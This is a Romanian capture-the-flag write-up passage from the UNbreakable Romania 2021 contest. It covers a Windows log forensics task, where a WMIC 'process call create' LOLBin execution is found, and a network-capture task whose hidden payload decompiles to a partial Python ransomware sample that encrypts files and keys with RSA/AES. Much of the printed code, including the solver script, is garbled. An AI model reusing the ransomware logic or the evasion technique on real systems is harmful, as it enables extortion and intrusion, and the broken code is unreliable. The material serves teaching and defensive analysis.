Dacă deschidem acest eveniment, putem găsi următoarele:

The screenshot shows a Windows Event Viewer log entry. The event type is 'message' and the subject is 'The name of an account was changed'. The event details show a target account (Security ID: S-1-5-21-380026453-3921829807-2143825503) changing its name from 'plant' to 'malware\_attacker'. The event also includes information about privileges, provider, timestamp, and target domain.

Răspuns: **malware\_attacker**

4. Știm că atacatorul era un maestru în "Living Off the Land" Binaries, Scripts and Libraries. În acest fel a fost creat un nou proces care a ocolit sistemul nostru de apărare. Ne puteți furniza încărcătura utilă?

Dacă căutăm pe internet după Living Off the Land Binaries descoperim că este vorba de o colecție de fișiere binare native pentru Windows care pot fi exploataate de un atacator pentru a ocoli mecanismele de apărare și pentru a executa programe malware.

Chiar dacă filtrăm pagina de colectare după execuție, rezultatele nu sunt satisfăcătoare

<https://lolbas-project.github.io/#execute>

În acest moment, să folosim ceea ce am descoperit până acum și să încercăm să realizăm o căutare prin interogare.

Comandă:

```
'create' and related.user: "malware_attacker" and process.parent.name: "powershell.exe"
```

Înseamnă că suntem în toate evenimentele care pot conține sirul de caractere schimbare care sunt legate de utilizatorul malware\_attacker și au ca loc de joacă de execuție terminalul PowerShell.

Note:

Resurse utile pentru incepatori din UNbreakable România

- Related este un set de câmpuri Elasticsearch menit să faciliteze pivotarea în jurul unei bucăți de date.

Mai multe informații aici: <https://www.elastic.co/guide/en/ecs/current/ecs-related.html>

```
> Dec 9, 2021 @ 18:40:55.339 related.user: malware_attacker message: Process Create: RuleName: - UtcTime: 2021-12-09 16:40:55.339 ProcessGuid: {6f0972d8-3197-61b2-0301-000000001800} C:\Windows\System32\wbem\WMIC.exe FileVersion: 10.0.19041.1 (WinBuild.160101.0800) Description: WMI Commandline Utility Product: Microsoft® Windows® Operating System OriginalFileName: wmic.exe CommandLine: "C:\Windows\System32\wbem\WMIC.exe" process call create malware CurrentDirectory: C:\Windows\System32\IH095MC\malware_attacker LogonGuid: {6f0972d8-2e23-61b2-0421-050000000000} LogonId: 0x52104 TerminalSessionId: 1 IntegrityLevel: Medium Hashes: SHA256=FA78C880AC91FDF2EAC736E6900AC1EC4AB7A388B8F77A23FFA7E88A4AD29F5A ParentProcessGuid: {6f0972d8-314f-61b2-fa00-000000001800} ParentProcessId: 7144
```

```
OriginalFileName: wmic.exe
CommandLine: "C:\Windows\System32\Wbem\WMIC.exe" process call create malware
CurrentDirectory: C:\Windows\System32\
User: DESKTOP-IH095MC\malware_attacker
LogonGuid: {6f0972d8-2e23-61b2-0421-050000000000}
```

Răspuns: "C:\Windows\System32\Wbem\WMIC.exe" apel de proces pentru a crea malware.

## Rodent-infestation (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Antonio Macovei ( ZNQ )

Contribuitori rezolvare: Andrei Albișor, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

We heard rumors that attackers might use concealed ways of infiltrating networks without triggering the antivirus. We suspect that someone has been trying to penetrate our security, so we managed to capture some network traffic. Have a look and let us know if you find anything.

Flag format: CTF{SHA256}.

Rezolvare:

Această provocare prezintă un fișier de captură a traficului de rețea. Putem deschide acest fișier în Wireshark și să-i analizăm conținutul. Putem vedea deja o mulțime de cereri HTTP și interogări DNS.

Putem începe prin a analiza câteva statistici despre captură.

Resurse utile pentru incepatori din UNbreakable România

Mergând la "Statistics -> Protocol Hierarchy", putem vedea că tipul predominant de solicitări sunt, într-adevăr, HTTP și DNS.

Wireshark · Protocol Hierarchy Statistics · capture.pcap									
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	
Frame	100.0	31107	100.0	3560182	7,791	0	0	0	
Ethernet	100.0	31107	12.2	435498	953	0	0	0	
Internet Protocol Version 6	0.0	13	0.0	520	1	0	0	0	
User Datagram Protocol	0.0	13	0.0	104	0	0	0	0	
Multicast Domain Name System	0.0	13	0.0	1461	3	13	1461	3	
Internet Protocol Version 4	99.3	30886	17.4	617720	1,351	0	0	0	
User Datagram Protocol	28.7	8924	2.0	71392	156	0	0	0	
Simple Service Discovery Protocol	0.4	124	0.6	21328	46	124	21328	46	
NetBIOS Name Service	0.0	3	0.0	150	0	3	150	0	
Multicast Domain Name System	0.1	25	0.1	1941	4	25	1941	4	
Domain Name System	28.2	8772	9.6	342108	748	8772	342108	748	
Transmission Control Protocol	70.6	21962	57.9	2062136	4,512	17574	600478	1,314	
Hypertext Transfer Protocol	14.1	4388	37.1	1321242	2,891	2193	162282	355	
Line-based text data	7.1	2195	13.5	480705	1,052	2195	480705	1,052	
Address Resolution Protocol	0.7	208	0.2	5824	12	208	5824	12	

Mergând la "Statistics -> Resolved Addresses", putem vedea următoarele:

```
import subprocess
import
binascii

proc = subprocess.Popen('tshark -nr capture.pcap -Y "http.request && http.host == google.com" -T fields -e frame.time_delta_displayed', stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
out = out.decode().splitlines()
print(out)

out = out[1:]

count = 0
binary = ""
for ts in out:
    count += 1
    if float(ts) < 1:
        1, end = ""
    )
    binary
    +=
    1' else:
        print('0', end = "")
    binary +='0' if count == 8:
```

```
count = 0
print("")

n = int('0b' + binary, 2)
payload = binascii.unhexlify('%x' % n)
print(payload)
```

În scriptul de mai sus, am folosit tshark pentru a extrage diferență de timp dintre două cereri. Pentru a explica parametrii utilizați pentru extragere, avem opțiunea "-Y", care specifică unele filtre pentru pachete, opțiunea "-T", care specifică faptul că ne interesează doar anumite câmpuri și opțiunea "-e", care specifică exact câmpurile de care avem nevoie.

Filtrul "http.request" specifică faptul că dorim doar cereri HTTP (și nu răspunsuri), iar filtrul "http.host" asigură că vom primi doar cereri către google.com, deși este singura gazdă interogată. În cele din urmă, câmpul "frame.time\_delta\_displayed" ne oferă diferență de timp exactă dintre cererea curentă și cea anterioară, dar luând în considerare doar înregistrările afișate (afișate după filtrare).

Folosind aceste informații, putem avea o valoare de 1 sau 0, care este în format binar. Decodificând acest lucru, obținem un fișier binar cu câteva siruri de caractere lizibile:

Vedem că rularea "file" pe acest tip de fișier arată că este de fapt un bytecode python compilat:

```
znq@morocco:~/ $ file extracted.bin
extracted.bin: python 3.6 byte-compiled
```

Putem folosi un descompilator Python pentru a obține conținutul original:

```
znq@morocco:~/ $
uncompyle6 __pycache__/_malware.cpython-36.pyc
# uncompyle6 version 3.8.0
# Python bytecode 3.6 (3379)
# Descompilat din: Python 3.6.9 (implicit, 26 ianuarie 2021, 15:33:00)
# [GCC 8.4.0]
# Numele fișierului încorporat: malware.py
# Compilat la: 2021-12-09 18:17:33
# Dimensiunea sursei mod 2**32: 2018 bytes
from Crypto.PublicKey import RSAfrom
Crypto.Random import get_random_bytesfrom
Crypto.Cipher import AES, PKCS1_OAEPimport
base64, os
wEfikA ='CTF{fake_flag}'
```

```
def

    encrypt_fernet_key(self):
        with open('fernet_key.txt', 'rb') as (fk):
            fernet_key = fk.read()
        with open('fernet_key.txt', 'wb') as (f):
            self.public_key = RSA.import_key(open('public.pem'

).read())
            public_crypter = PKCS1_OAEP.new(self.public_key)
            enc_fernet_key = public_crypter.encrypt(fernet_key)
            f.write(enc_fernet_key)
        with open(f "{self.sysRoot}Desktop/EMAIL_ME.txt", 'wb') as (fa):
            fa.write(enc_fernet_key)
            self.key = enc_fernet_key
            self.crypter =None

def VBezmU
(oNLeeO

):

    fZBIDh = b'2z{-Keuzqx5z+680pqS+P>K#vTY01}'

    TchaLO      = len(fZBIDh)

    return bytes(c ^ fZBIDh[(i % TchaLO)] for i, c in enumerate(oNLeeO))

def crypt_file
(self, file_path, encrypted=False)
    with open(file_path, 'rb') as (f):
        data = f.read()
    if not encrypted:
        print(data)

    _data = self.
```

crypter.

encrypt

```
> File encrypted')
    print(_data)
else:
    _data = self.crypter.decrypt(data)
    print(> File decrypted')
    print(_data)
with open(file_path, 'wb') as (fp):
    fp.write(_data)
```

def UEGIZp(text):

alHieL = VBezmU(text.encode())

UssbwP

= base64.b64encode(alHieL)

return UssbwPdef

```
crypt_system(self, encrypted=False):
    system = os.walk((self.localRoot), topdown=True)
for root, dir, files in
system:
    for file in files:
        file_path = os.path.join(root, file)
    if file.split('.')[(-1)] not in
selffile_exts:
        pass else:
```

```
if not encrypted:
```

```
    self.crypt_file(  
        file_path)
```

```
else:
```

```
    self.crypt_file(file_path, encrypted=True)
```

```
hNXQpO = UEGIZp(wEfikA)
```

```
# okay decompiling __pycache__/malware.cpython-36.pyc
```

Și aici putem vedea că, chiar dacă unele părți sunt ofuscate (funcții și nume de variabile ciudate), partea interesantă pare a fi destul de ușoară. Urmărind utilizarea variabilei care spune "fake\_flag" ne arată că este de fapt o simplă operație xor cu o cheie cunoscută pe o bucată de text și, mai mult decât atât, avem un text în partea de jos a paginii. Singura problemă este că textul este codificat în base64, așa că trebuie să îl și decodăm.

În cele din urmă, inversând acești pași, obținem un alt sir base64, care decodifică steagul.

Scenariul final:

```
payload=  
'Y0spai4fNxM8AmRKZXJbJbRz0cFIEdaRoRoSO2YXWX8QeBA1egUPO0gnEW8uTAZhZBQ  
cCkEdSQZOLy4UdHRIfy4cGQUPEgM+L2cQZHJJtAj4LP0ldraigXOwMMA2s6eEM='  
  
payload = base64.b64decode()  
payload = deobfuscate(payload)  
print(payload)  
flag = base64.b64decode(payload)  
print(flag)
```

## Contribuitori

- Mihai Dancaesu (yakuhi0)
- Lucian Ioan Nițescu
- Legacy
- Crowdstrike
- Moldovan Darius (T3jv1l)
- Valentina Galea (volf)

Resurse utile pentru incepatori din UNbreakable România

- Antonio Macovei (ZNQ)
- Horia Niță
- Andrei Albișorù
- Teodor Duțu
- Adina Smeu